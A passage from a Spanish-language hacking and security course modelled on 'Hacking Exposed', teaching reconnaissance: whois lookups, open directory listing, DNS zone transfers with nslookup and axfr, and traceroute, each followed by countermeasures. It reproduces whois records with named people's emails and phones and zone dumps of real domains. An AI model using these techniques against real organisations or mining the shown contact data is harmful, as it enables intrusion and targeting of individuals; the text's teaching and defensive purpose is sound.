Técnicas de Hacking
&
Seguridad en Linux y Windows NT/2000

Prólogo (a la versión original)

Este texto se basa en la estructura del libro "Hacking Exposed" de Stuart McClure, Joel Scambray y George Kurtz, habiendo tomado ideas de las 3 versiones editadas hasta la fecha. La decisión de basarme en esta publicación no fue que este libro contenga "recetas mágicas" para la seguridad de un sistema, sino que es el primer libro que conozco que contempla el proceso de violación de la seguridad de un sistema en forma ordenada y metódica, sugiriendo siempre mecanismos para prevenir cada uno de los pasos de la misma. Los autores hicieron un excelente trabajo al recopilar en un solo libro toda la información que puede encontrarse en textos dispersos en Internet.
El material que se utilizará en el presente curso es, a grandes rasgos, el mencionado en los libros de la serie "Hacking Exposed", pero con inclusiones de otros programas que actualmente utilizo, los cuales no fueron mencionados en el libro.
Adicionalmente he tomado información de los libros "Maximum Linux Security", "Linux System Security", "Seguridad Avanzada en Windows 2000", "Configuring and Optmizing Linux: Red Hat Edition, v1.3", "El Lenguaje de Programación C, Segunda Edición", "Advanced Programming in the UNIX Environment", "Real World Linux Security", entre otros.
Existen muchas fuentes adicionales de información en Internet, pero cabe destacar las siguientes:

www.linuxdoc.org	Linux Administrator Security Guide (LASG)
www.seifried.org	nueva edición (en preparación) de la LASG
online.securityfocus.com	Contiene los archivos de BugTraq

Bueno, como los prólogos suelen ser pesados (y poca gente los lee) no lo hago más largo.

Happy hacking!

Nekromancer

Comentarios a la versión 1.2 y posteriores

Bueno, finalmente he decidido “liberar” para su uso público este material, que originalmente fue escrito como apuntes de ayuda de estudio y referencia durante cursos de seguridad informática.
Conozco perfectamente la naturaleza potencialmente peligrosa de la información contenida en estas páginas, pero considero que no hay más aquí de lo que cualquier persona curiosa puede llegar a encontrar en fuentes de libre acceso en Internet. Tal vez la única diferencia sea la facilidad de uso como referencia, ya que a lo largo del texto he colocado extensivamente referencias a Internet y a las páginas web de las herramientas mencionadas.
Respecto de estas últimas, las páginas consideradas “de hacking” suelen tener en algunos casos una existencia más bien breve, por lo cual pido indulgencia si a la hora de leer este material alguno de los links no funciona.
Intentaré en esta versión ampliar algunos temas que usualmente discutiamos verbalmente durante los cursos.

De nuevo: Happy hacking!

Nekromancer

Parte 1

Primer paso: Footprinting (Adquisición de Huellas)

Este paso consiste en la adquisición de información sobre el sitio que se desea penetrar. Muchas veces la información que puede obtenerse de fuentes no técnicas es sorprendente, y por este motivo la obtención de información no cubre solamente el uso de herramientas informáticas, sino también publicaciones, catálogos, publicidad, etc.
Las fuentes de información que no se buscan en la red son, entre otras, las siguientes:

Guía Telefónica
Guía de la Industria
Publicidad (folletos, etc.)
Revistas (publicidad, artículos)
Diarios (suplemento económico y otros, noticias sobre fusiones, etc.)
Catálogos (pueden contener URLs, emails, etc.)

De estas fuentes se obtienen como mínimo la razón social de la empresa, números telefónicos y de fax, URLs y emails. También pueden obtenerse nombres de contactos en la empresa.
Toda esta información es la que iremos archivando en una carpeta rotulada con el nombre del proyecto, y que iremos actualizando con cada nueva fuente de información.

NOTA: Antiguamente (tal vez aún hoy se siga haciendo) los "chicos malos" se dedicaban al "trashing" (examinar la basura de la empresa) en busca de cualquier información que pudiera resultar útil (listados de código fuente, libretas de direcciones, datos de cuentas bancarias, etc.). Tal es así que la basura de determinados organismos es celosamente custodiada al ser retirada de las instalaciones, o bien se la incinera o destruye de alguna otra forma antes de su disposición final.
Si bien no pretendo impulsar a nadie a ir a meterse con la basura, es una buena idea contemplar la posibilidad de examinar la basura durante un breve período como parte de una auditoría de seguridad, para asegurarse que no se disponga de material sensible en forma indiscriminada.

Una vez obtenido este primer paquete de información llega la hora de sentarnos a la PC, conectarnos a Internet y visitar los distintos URLs que hayamos obtenido, leyendo atentamente la información brindada por la firma.
Es importante aprender el uso avanzado de los buscadores de Internet, siendo recomendables www.google.com y www.metacrawler.com
Un paso adicional será obtener el código fuente de las páginas y estudiarlo en busca de comentarios dejados por el diseñador web.
Como este proceso lleva tiempo y los costos de conexión son tiranos, es recomendable bajar las páginas para leerlas offline. Para esto podemos utilizar herramientas tanto de Linux como de Windows, por ejemplo las siguientes (la lista no es excluyente):

Windows: Teleport Pro	(www.tenmax.com)
Linux: `wget`	(generalmente viene con el Linux)

La primera de estas herramientas es gráfica y completamente intuitiva, además de ser una herramienta de Windows, por lo cual no la cubriremos en detalle.
La segunda, `wget`, es una herramienta de consola muy potente, no interactiva, por lo cual puede correr en el background mientras utilizamos la máquina para otra cosa.

Sintaxis: `wget [opciones] [lista de URLs]`

Esta herramienta puede trabajar bajando archivos en forma recursiva mediante el protocolo HTTP o FTP.
La sintaxis de URL utilizada es la estándar:

```
http://host[:puerto]/path
ftp://[username[:password]@]host/path/archivo
```

Normalmente no se necesitan opciones, salvo que se desee modificar el comportamiento estándar de `wget`.

La lista de las opciones más comunes en el uso de `wget` es la siguiente:

`-h`	help
`-v`	verbose
`-nv`	no verbose (muestra solo mensajes de error)
`-q`	quiet (no muestra mensajes)
`-i filename`	lee la lista de URLs de 'filename'
`--follow-ftp`	sigue enlaces FTP desde documentos HTML
`-l depth`	cambia el nivel de recursividad a 'depth' (default 5)
`-r`	modo recursivo
`-nc`	no baja los archivos ya bajados (permite seguir de donde nos quedamos la última vez)

Para más datos sobre su utilización chequear '`man wget`' e '`info wget`'.
Seguramente se pueden encontrar programas para X con la misma funcionalidad, yo no uso ninguno, pero siempre se puede visitar www.linuxberg.com u otro sitio de software para Linux y probar suerte (KMago, etc.).

En algunas ocasiones los diseñadores web cometen errores, y un error muy común a la hora de mantener la estructura de un sitio web en múltiples directorios es olvidar poner un archivo `index.html` dentro de todos ellos, dejando a la vez abierta la posibilidad de listar todos los archivos dentro de un directorio dado si este archivo no existe (por ej. La directiva `OptionIndexes` del servidor Apache). Podemos fácilmente si este es el caso, por ejemplo si encontramos un link a:

```
{URL base}/documentos/esquemas/esquema1.html
```

podemos apuntar nuestro navegador a:

```
{URL base}/documentos/esquemas
{URL base}/documentos/
```

y ver qué resultados obtenemos. En lo personal me sorprende la cantidad de veces que puede obtenerse acceso a todos los archivos del directorio gracias a este pequeño “error”. (Un punto particularmente interesante de todo esto es que el contenido de archivos que no son referenciados durante la navegación normal no estará en los buscadores).

Con lo que tenemos hasta aquí ya debemos tener bastante información de base, es hora de profundizar un poco más en lo que se encuentra en Internet.

Muchas veces se encuentra información interesante en los grupos de noticias (news), pero es particularmente incómodo buscarla manualmente, sobre todo con servidores que transportan decenas de miles de grupos. Para buscar información tanto en los grupos de noticias como en Internet en general hay herramientas especializadas de búsqueda, tanto en la web como para uso local. Una excelente herramienta para Windows es Ferret Pro (www.ferretsoft.com), que es una herramienta comercial, pero con una versión gratuita ligeramente reducida.

También pueden utilizarse buscadores como www.metacrawler.com, www.google.com y otros, y es muy importante llegar a conocer a fondo todo el potencial de búsqueda avanzada del (o de los) buscador de nuestra preferencia.
Hasta no hace demasiado tiempo existía un sitio (www.reference.com) que permitía realizar búsquedas dentro de los grupos de noticias. Si bien Reference.com no está activo últimamente, existen alternativas para el mismo fin, tales como http://groups.google.com

En los grupos de noticias suelen buscarse ocurrencias de "nombre de la compañía".
OK... todo lo que dije hasta acá lo puede hacer cualquiera... no sirve el curso de seguridad... jejeje... error ;-)

Ahora pasemos a algo más técnico.

En Internet existen sitios donde se realiza el registro de nombres de dominio, o sea donde yo registro www.soyunhacker.org y otros. El más conocido de estos sitios es InterNIC, que actualmente corre en www.netsol.com. La información sobre nombres de dominio puede consultarse de muchas maneras, y es impresionante lo que puede averiguarse.

Si bien las consultas pueden hacerse desde la página, en Linux tenemos el comando '`whois`' que realiza justamente la función de consultar la base de datos de dominios de InterNIC. Veamos de qué formas podemos utilizarlo.

Consulta con el nombre de la empresa:

```
[root@linux11 /]# whois "Telefonica"
[whois.crsnic.net]

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

TELEFONICA.ORG
TELEFONICA.NET
TELEFONICA.COM

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Como puede observarse obtenemos información sobre los dominios registrados por compañías que contengan "Telefonica" dentro de su nombre.

Veamos un ejemplo con Telecom, para que no se sientan olvidados:

```
[root@linux11 /]# whois "Telecom"
[whois.crsnic.net]

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

TELECOM.RZS.ITESM.MX
TELECOM.PREVIADE.FR
TELECOM.MESOAMERICATELECOM.COM
TELECOM.INFORMATECH.COM
TELECOM.EXABITGROUP.COM
TELECOM.BUTLERMFG.ORG
TELECOM.BRIDGE.MASSSTATECOL.ORG
TELECOM.ORG
TELECOM.NET
TELECOM.COM

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Bastante completo.
Sin embargo hay limitaciones. Una de estas está claramente indicada al pié de la solicitud whois. Aquí solamente se encuentran los dominios .com, .net, .org y .edu. No encontraremos un dominio .com.ar en InterNIC. Luego veremos cómo (y dónde) solucionar esto.

Por otra parte existe otra limitación, no demasiado obvia si utilizamos el `whois` de consola en Linux. Veamos qué se puede ver si utilizamos el cliente web de InterNIC (www.netsol.com), accedemos allí clickeando en el enlace 'WHOIS Lookup'. El ejemplo buscaba 'name Carrefour' según se indica en la página para buscar por nombre de la empresa:

```
Aborting search 50 records found .....
CARREFOUR (CARMAVIE-DOM)
CARMAVIE.COM
CARREFOUR (CARREFOURJARDINS-DOM)                    CARREFOURJARDINS.COM
CARREFOUR (GUIDE-HELLO2-DOM)                        GUIDE-HELLO.COM
CARREFOUR (DISTRIMEUBLES-DOM)                       DISTRIMEUBLES.COM
CARREFOUR (CULTURECARREFOUR-DOM)                    CULTURECARREFOUR.COM
CARREFOUR (CARREFOURGROUPE3-DOM)                    CARREFOURGROUPE.ORG
     ... etc ... etc ...

       To single out one record, look it up with "!xxx", where xxx is the
       handle, shown in parenthesis following the name, which comes first.
```

El primer mensaje que aparece indica que solamente se mostrarán los primeros 50 registros encontrados... El cliente whois de consola tiene esta misma limitación.
En el caso de necesitar consultar algún nombre que aparezca más de 50 veces, debemos utilizar algo diferente al whois de InterNIC o ser más específicos en nuestra solicitud.

Por otra parte, y como ya mencionamos, no podremos encontrar dominios .com.ar en InterNIC. Deberemos consultar otra de las grandes bases de datos, la que contiene los registros para toda América: ARIN (www.arin.net). La base de Europa es RIPE (www.ripe.net), la de Asia y la región del pacífico es APNIC (www.apnic.net) y la de los dominios militares es NIRPNET (nic.mil/cgi-bin/whois). No me pregunten dónde está Africa, imagino que junto con Europa en RIPE ;-)

Es importante destacar que estas bases solamente contienen información sobre rangos de direcciones IP (quién posee las direcciones), no encontraremos a una persona que registró un dominio y tiene una sola IP provista por su ISP, sino al ISP. Los registros "pequeños" de este tipo estarán en las bases de registro de cada país (nic.ar, nic.uy, etc.).

Si lo deseamos, podemos utilizar el buscador de la página (el enlace 'Whois'). Sino podemos utilizar nuevamente el cliente de consola Linux, pero deberemos encerrar lo que queremos buscar entre comillas y agregar '`@arin.net`' o '`@whois.arin.net`' como se ve en el siguiente ejemplo:

```
[root@linux11 /]# whois "Ciudad"@arin.net
[arin.net]
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184) PRIMA-BLK-184
                                                  200.42.12.208 - 200.42.12.223
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-172) PRIMA-BLK-172
                                                    200.42.11.8 - 200.42.11.15
Ciudad Internet Node (Concepcion del Uruguay City) (NETBLK-PRIMA-BLK-244) PRIMA-
BLK-244
                                                  200.42.31.192 - 200.42.31.223
Ciudad Internet Node (Cordoba City) (NETBLK-PRIMA-BLK-146) PRIMA-BLK-146
                                                     200.42.9.0 - 200.42.9.31
Ciudad Internet Node (Corrientes City) (NETBLK-PRIMA-BLK-147) PRIMA-BLK-147
                                                    200.42.9.32 - 200.42.9.63
Ciudad Internet Node (La Plata City) (NETBLK-PRIMA-BLK-150) PRIMA-BLK-150
                                                   200.42.9.128 - 200.42.9.159
Ciudad Internet Node (Mendoza City) (NETBLK-PRIMA-BLK-144) PRIMA-BLK-144
                                                   200.42.8.128 - 200.42.8.143

Ciudad Internet Node (Rafaela City) (NETBLK-PRIMA-BLK-235) PRIMA-BLK-235
                                                   200.42.31.32 - 200.42.31.39
Ciudad Internet Node (Salta City) (NETBLK-PRIMA-BLK-153) PRIMA-BLK-153
                                                   200.42.9.224 - 200.42.9.255
Ciudad Internet Node (San Juan City) (NETBLK-PRIMA-BLK-151) PRIMA-BLK-151
                                                   200.42.9.160 - 200.42.9.191
Ciudad Internet Node (Santa Fe City) (NETBLK-PRIMA-BLK-148) PRIMA-BLK-148
                                                     200.42.9.64 - 200.42.9.95
Ciudad Internet Node (SantaFe City) (NETBLK-PRIMA-BLK-241) PRIMA-BLK-241
                                                  200.42.31.112 - 200.42.31.119
Ciudad Internet Node (Tortuguitas City) (NETBLK-PRIMA-BLK-185) PRIMA-BLK-185
                                                  200.42.12.224 - 200.42.12.255
Ciudad Internet Node (Tortuguitas City) (NETBLK-PRIMA-BLK-155) PRIMA-BLK-155
                                                   200.42.10.64 - 200.42.10.127
Ciudad Internet Node (Tucuman City) (NETBLK-PRIMA-BLK-149) PRIMA-BLK-149
                                                    200.42.9.96 - 200.42.9.127
Ciudad Internet Node (Ushuaia City) (NETBLK-PRIMA-BLK-152) PRIMA-BLK-152
                                                   200.42.9.192 - 200.42.9.223
Ciudad Virtual (NETBLK-UNRD-CVIRT) UNRD-CVIRT  200.37.204.128 - 200.37.204.159
Ciudad, D.F./ Foodline.com (NETBLK-IEN-C42425) IEN-C42425
                                                  64.248.39.112 - 64.248.39.119

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Los resultados si hacemos la búsqueda desde la página son idénticos.
Si se desea puede buscarse también un dominio (cuando lo conocemos de antemano), por ejemplo '`whois "ciudad.com.ar"@arin.net`'

Los identificadores únicos de cada registro se listan entre paréntesis (por ejemplo en la primer línea del ejemplo anterior es `NETBLK-PRIMA-BLK-184`). Podemos consultar un registro único de la siguiente manera:

```
[root@linux11 /]# whois "NETBLK-PRIMA-BLK-184"@arin.net
[arin.net]
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184)
   Calle 10 entre 28 y29
   25 de Mayo, Buenos Aires B6660ABC
   AR

   Netname: PRIMA-BLK-184
   Netblock: 200.42.12.208 - 200.42.12.223

   Coordinator:
      Fernandez, Miguel  (MF127-ARIN)  mfdez@PRIMA.COM.AR
      54-1-370-0073

   Record last updated on 14-Feb-2000.
   Database last updated on 21-Aug-2000 05:55:50 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Lindo, ¿no?

Ahora tenemos datos sobre las direcciones IP utilizadas por ese bloque, el nombre de un contacto (más importante, su ID de usuario del email, que probablemente se corresponda con un ID de usuario válido en al menos uno de sus sistemas, teléfonos y direcciones ;-) Adicionalmente tenemos el identificador de esa persona en la base ARIN, entre paréntesis al lado del nombre (`MF127-ARIN`). Veamos qué se puede obtener si se consulta sobre ese contacto (desde ya agradecemos al Sr. Miguel Fernández):

```
[root@linux11 /]# whois "MF127-ARIN"@arin.net
[arin.net]
Fernandez, Miguel (MF127-ARIN)          mfdez@PRIMA.COM.AR
   Prima S.A.
   Lima 1261
   Capital Federal, Buenos Aires 1138
   AR
   54-1-370-0073

   Record last updated on 10-Sep-1998.
   Database last updated on 21-Aug-2000 05:55:50 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Entre otros datos, nos informa algo muy importante: cuándo fue actualizado este registro por última vez...
Una llamada telefónica pidiendo por el Sr. Miguel Fernández puede informarnos si aún trabaja en esa empresa.

Adicionalmente, si ejecutamos el whois sobre los bloques de direcciones IP obtenemos más información:

```
[root@linux11 /]# whois "200.42.12.208"@arin.net
[arin.net]
Prima S.A. (NETBLK-PRIMA-BLK-1) PRIMA-BLK-1        200.42.0.0 - 200.42.127.255
Ciudad Internet Node (25 de Mayo City) (NETBLK-PRIMA-BLK-184) PRIMA-BLK-184
                                                  200.42.12.208 - 200.42.12.223

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Otros uso interesante del whois es buscar "@dominio", de la siguiente forma:

```
[root@linux11 /]# whois "@ciudad.com.ar"@arin.net
[arin.net]
Aboud, Maria (MA325-ARIN)       isb@ciudad.com.ar               54-1-370-0073
Jen, Lin Min (LMJ2-ARIN)        oceanblue@ciudad.com.ar         54-1-370-0073
La Palma, Oscar (OL19-ARIN)     eldiachu@ciudad.com.ar          54-1-370-0073
Mosto, Ariel (AM447-ARIN)       mediaresearch@ciudad.com.ar     54-1-370-0073

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Más y más datos. Cada uno de ellos tiene registro en ARIN y debemos visitarlos todos. Se asume como posible que el ISP de cada una de estas instituciones es Ciudad Internet (por el email)…puede chequearse esto controlando las direcciones IP.

Hay muchas herramientas para realizar esto mismo, pero el whois de consola es muy práctico. Para Linux tenemos el xwhois para entorno gráfico. En Windows hay varias herramientas, pero una de las más prácticas es el paquete SolarWinds, una aplicación comercial con múltiples usos (www.solarwinds.net).

Una de las informaciones que se obtienen de InterNIC pero que no nos brinda abiertamente ARIN, son las direcciones IP de los DNS que son autoritativos para el dominio en cuestión. Para obtenerlas de ARIN debemos realizar la consulta con las direcciones IP del rango mayor (la totalidad de las direcciones asignadas a, por ejemplo, Ciudad Internet). Veamos por ejemplo de obtener los DNS a partir de InterNIC:

```
[root@linux11 /]# whois yenni.com
[whois.crsnic.net]

Whois Server Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: YENNI.COM
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: www.networksolutions.com
   Name Server: NS1.NEXUSLABS.COM
   Name Server: NS2.NEXUSLABS.COM
```

```
   Updated Date: 02-may-1999

>>> Last update of whois database: Mon, 21 Aug 00 04:36:10 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Nótense las dos líneas 'Name Server'.

¿Interesante?

<u>Contramedidas:</u>

Veamos cuáles serían las contramedidas hasta aquí, antes de entrar al tema de interrogación de DNS.
En primer lugar tener cuidado con la información que se desparrama. Es muy importante utilizar alias para todos los emails que utilicemos con fines publicitarios (por ejemplo ventas@miempresa.com, en lugar de jperez@miempresa.com).
Por otra parte deben utilizarse datos genéricos al registrar un dominio. Es preferible que figure como contacto 'Admin' o 'DomainAdmin' en lugar de 'Carlitos Balá'.
El teléfono que se obtiene de las bases puede llegar a indicar en qué rango de direcciones telefónicas trabaja la empresa, lo cual puede utilizarse para buscar módems de RAS, correo remoto, etc. Ante la necesidad de utilizar módems, debemos lograr que no utilicen teléfonos en el mismo rango que los que figuran en el registro (la forma más fácil de lograr esto es utilizar un 0800 en el registro, un 0610 en los módems, o ambos).
Las páginas web deben ser revisadas a nivel de código HTML, para verificar que los diseñadores no olvidaron comentarios con información comprometedora. En caso de existir vínculos dentro de la página que apunten hacia otros directorios, asegurarnos que no se puedan listar los archivos ubicados dentro del mismo (por inexistencia de un `index.html` y permiso de listado de archivos en el servidor web). Para solucionar esto se puede inactivar el listado de archivos en caso de no existir el `index.html`, colocar un `index.html` "por defecto" en TODOS los directorios, o configurar el error 404 (not found) para que redireccione a una página existente (todo esto a elección según nuestra preferencia).

Puede buscarse información en Internet relacionada con las consultas whois, así como las alternativas existentes, por ejemplo www.websitez.com (cuando funciona!).
El `xwhois` de GUI Linux tiene una lista bastante amplia de servidores whois.

Cuando no podamos obtener los DNS directamente por algún motivo, podemos realizar una búsqueda recursiva a partir de los DNS primarios de Internet. La herramienta a utilizar se detalla en la siguiente sección (`nslookup`), y el proceso específico para realizar esta búsqueda (es bastante largo) está en el DNS-HOWTO, por lo cual no lo repetiremos aquí.

El siguiente paso (después de conseguir los DNS) es intentar interrogar los mismos con el comando de consola '`nslookup`'.

Al ejecutarla entramos en modo interactivo:

```
[root@linux11 /]# nslookup
Default Server:  o200.prima.com.ar
Address:  200.42.0.108

>
```

Estamos utilizando el DNS de nuestro proveedor. Debemos conectarnos al DNS de la empresa en cuestión:

```
> server 209.220.228.66
Default Server:  greentea.zbros.net
Address:  209.220.228.66
Aliases: 66.228.220.209.in-addr.arpa

>
```

En este caso utilizo el DNS de yenni.com, veamos si me deja interrogarlo sobre el dominio:

```
> ls -d yenni.com
[greentea.zbros.net]
$ORIGIN yenni.com.
@                       30M IN SOA      ns1.nexuslabs.com. charles.nexuslabs.com. (
                                        2000073000      ; serial
                                        6H              ; refresh
                                        1H              ; retry
                                        5w6d16h         ; expiry
                                        30M )           ; minimum

                        30M IN NS       ns1.nexuslabs.com.
                        30M IN NS       ns2.nexuslabs.com.
                        30M IN A        209.220.228.69
                        30M IN MX       100 mail.zbros.net.
bitch                   30M IN A        209.220.228.85
staging                 30M IN A        209.220.228.69
www                     30M IN A        209.220.228.69
@                       30M IN SOA      ns1.nexuslabs.com. charles.nexuslabs.com. (
                                        2000073000      ; serial
                                        6H              ; refresh
                                        1H              ; retry
                                        5w6d16h         ; expiry
                                        30M )           ; minimum

>
```

El servidor no está adecuadamente configurado o es una versión vieja, y brinda alegremente información. Veamos si de paso puedo ver los registros DNS de nexuslabs.com (el DNS es ns1.nexuslabs.com según el whois).

```
> ls -d nexuslabs.com
[greentea.zbros.net]
$ORIGIN nexuslabs.com.
@                       30M IN SOA      ns1 locutus (
                                        2000042202      ; serial
                                        6H              ; refresh
                                        1H              ; retry
                                        5w6d16h         ; expiry
                                        30M )           ; minimum

                        30M IN NS       ns1
                        30M IN NS       ns2
                        30M IN MX       100 mail
jaywalking              30M IN A        209.220.228.86
lists                   30M IN MX       100 mail
dhcp666                 30M IN A        209.220.228.90
fw-int                  30M IN A        209.220.228.81
fw-ext                  30M IN A        209.220.228.78
dhcp2000                30M IN A        209.220.228.91
dhcp42                  30M IN A        209.220.228.89
swanilda                30M IN A        209.220.228.83
pop                     30M IN A        209.220.228.68
dhcp69                  30M IN A        209.220.228.88
nospam                  30M IN A        209.220.228.87
```

```
goblin                  30M IN A        209.220.228.84
mail                    30M IN A        209.220.228.68
www                     30M IN A        209.220.228.73
paradox                 30M IN A        24.11.70.21
assault                 30M IN A        209.220.228.73
switch                  30M IN A        209.220.228.92
ns1                     30M IN A        209.220.228.66
hummer                  30M IN A        209.220.228.82
arson                   30M IN A        209.220.228.78
ns2                     30M IN A        209.220.228.67
@                       30M IN SOA      ns1 locutus (
                                        2000042202      ; serial
                                        6H              ; refresh
                                        1H              ; retry
                                        5w6d16h         ; expiry
                                        30M )           ; minimum

>
```

Es bueno saber que un DNS puede ser autoritativo para más de un dominio ;-)

Con todo esto tenemos las direcciones de muchas más máquinas dentro de un dominio. Un DNS realmente MAL configurado nos brindaría inclusive nombres y direcciones de las máquinas de la Intranet.

Llegados a este punto es conveniente buscar máquinas con nombres tales como 'gateway', 'proxy', 'router' y otros por el estilo (mala idea usar estos nombres), para pasar al siguiente paso.
Adicionalmente tenemos que tomar nota de los registros MX, ya que las máquinas que brindan servicio de email suelen estar en el límite externo de la empresa (además de existir algunas implicaciones de seguridad, sobre todo con versiones viejas de Sendmail).

A veces se encuentran registros `HINFO` que brindan información sobre el sistema operativo de la máquina y algún otro dato, o registros `TXT` que contienen un texto descriptivo asosciado a dicha máquina (por ej. “PC de Marketing” o “Workstation de Juan Perez – Gerente de Marketing”).

Actualmente la herramienta `nslookup` está siendo reemplazada por el comando '`host`' en Linux, con la siguiente sintaxis (ver la man page para el uso completo):

```
host -a maquina ip_servidor_DNS
```


Existen múltiples herramientas para lograr el mismo fin. Además del paquete SolarWinds para Windows ya mencionado, existe un excelente script para consola Linux llamado `axfr`. Este script era originalmente parte de la minidistribución Linux Trinux (ftp.trinux.org) pero es más sencillo encontrarlo poniendo 'axfr+linux' en un buscador. El uso de `axfr` es el siguiente (nótese el punto al final, después del top level domain):

```
./axfr dominio.tld.
```

Contramedidas:

Utilizar la última versión de BIND. En la documentación de BIND indica cómo evitar que se pueda transferir información sobre las zonas, esto viene activo por defecto en las últimas versiones.
En caso de utilizar otro servidor DNS distinto de BIND, consultar la documentación del mismo para evitar la transferencia de zonas.

Llegado el caso de tener un DNS con datos de las máquinas de una LAN interna jamás permitir el acceso desde Internet. Si es necesario utilizarlo para resolución de nombres por algún motivo, configurar reglas de firewalling permitiendo el tráfico UDP en el puerto 53 y bloqueando el tráfico TCP en el mismo puerto (las resoluciones usan UDP, y las transferencias de zona TCP).
No utilizar registros `HINFO` ni `TXT`. En lo posible limitarse a registros `A` (Address), `PTR` (PoinTeR), `NS` (NameServer) y `MX` (Mail eXchanger).
Tener cuidado con los nombres utilizados en las máquinas, este es un punto complicado, entiendo perfectamente que a la hora de administrar es mejor `mail.isp.com` que `srv1.isp.com`, pero las consideraciones de seguridad son importantes, quedando a criterio del Administrador o el Management de la empresa los nombres a utilizar (involucro al management, ya que en particular en el caso de un ISP hay que "venderle" el nombre del servidor a los clientes, pero recuerdo que uno de los peores casos que vi tenia un hermoso listado con nombres como `router-pilar`, `router-campana`, etc., que *claramente* no son de "venta").
Cubrir la transferencia de zonas en el firewall, de acuerdo con el siguiente esquema:



PARTE 2

Segundo Paso: Scan (escaneo)

En esta segunda parte del curso incorporo el tema de reconocimiento de la topología de la red, que los autores de los libros de la familia "Hacking Exposed" comentaron en la primer sección. Lo hago así ya que estoy acostumbrado a juntar el análisis de la topología con el análisis de las máquinas individuales.

La primer herramienta a mencionar viene con la mayoría de las distribuciones de Linux: `traceroute`, conocida seguramente por todos, que se encarga de monitorear los saltos que realiza un paquete UDP hasta alcanzar el destino indicado por nosotros. En cada gateway o router que el paquete atraviese originará un mensaje ICMP (TIME_EXCEEDED), y estos paquetes serán los que identificarán cada salto. En Windows la herramienta `traceroute` se llama `tracert.exe`, para respetar la convención de nombres 8.3

Sintaxis: `traceroute [opciones] host [tamaño del paquete]`
El único parámetro obligatorio es la dirección IP del host destino.

Opciones:

`-I`	envía paquetes ICMP en lugar de UDP
`-m max_ttl`	configura el TIME_TO_LIVE de los paquetes (en la práctica es la cantidad máxima de saltos)
`-n`	muestras las direcciones numéricas en lugar de por nombre
`-v`	verbose, muestra información adicional
`-w time`	tiempo en segundos a esperar la respuesta

Otras opciones pueden consultarse con '`man traceroute`'.

NOTA: según la implementación, pueden esperarse tambien otros tipos de mensaje ICMP, por ejemplo:

Tipo	Nombre	Valor	Descripción	Comentarios
11	exceeded	0	ttl-exceeded	RFC 792 - time to live exceeded in transit
30	traceroute	0	traceroute-forwarded	RFC 1393 - Traceroute – Outbound Packet successfully forwarded
30	traceroute	1	packet-discarded	RFC 1393 - traceroute – No route for Outbound Packet; packet discarded

Así como (potencialmente) algunos de los ICMP tipo 3 (unreachable). Ver la lista completa de tipos ICMP en la página de Kurt Seifried (www.seifried.org, una verdadera joya).

Veamos un ejemplo:

```
[root@linux11 /root]# traceroute www.ciudad.com.ar
traceroute: Warning: www.ciudad.com.ar has multiple addresses; using 200.42.0.105
traceroute to www.ciudad.com.ar (200.42.0.105), 30 hops max, 38 byte packets
 1  caslimatasa-ci5.prima.com.ar (200.42.0.54)  136.075 ms  119.147 ms  119.545 ms
 2  ciscolima6.prima.com.ar (200.42.0.10)  119.270 ms  109.342 ms  110.394 ms
 3  ciscolima1.prima.com.ar (200.42.0.1)  128.385 ms  119.098 ms  119.719 ms
 4  prima5.prima.com.ar (200.42.0.105)  109.272 ms  110.694 ms  118.167 ms
```

Lo cual me indica que siendo cliente de Ciudad, si quiero ver su página web, paso 4 saltos intermedios.

Veamos qué pasa si quiero salir (un poco) de la red de mi ISP:

```
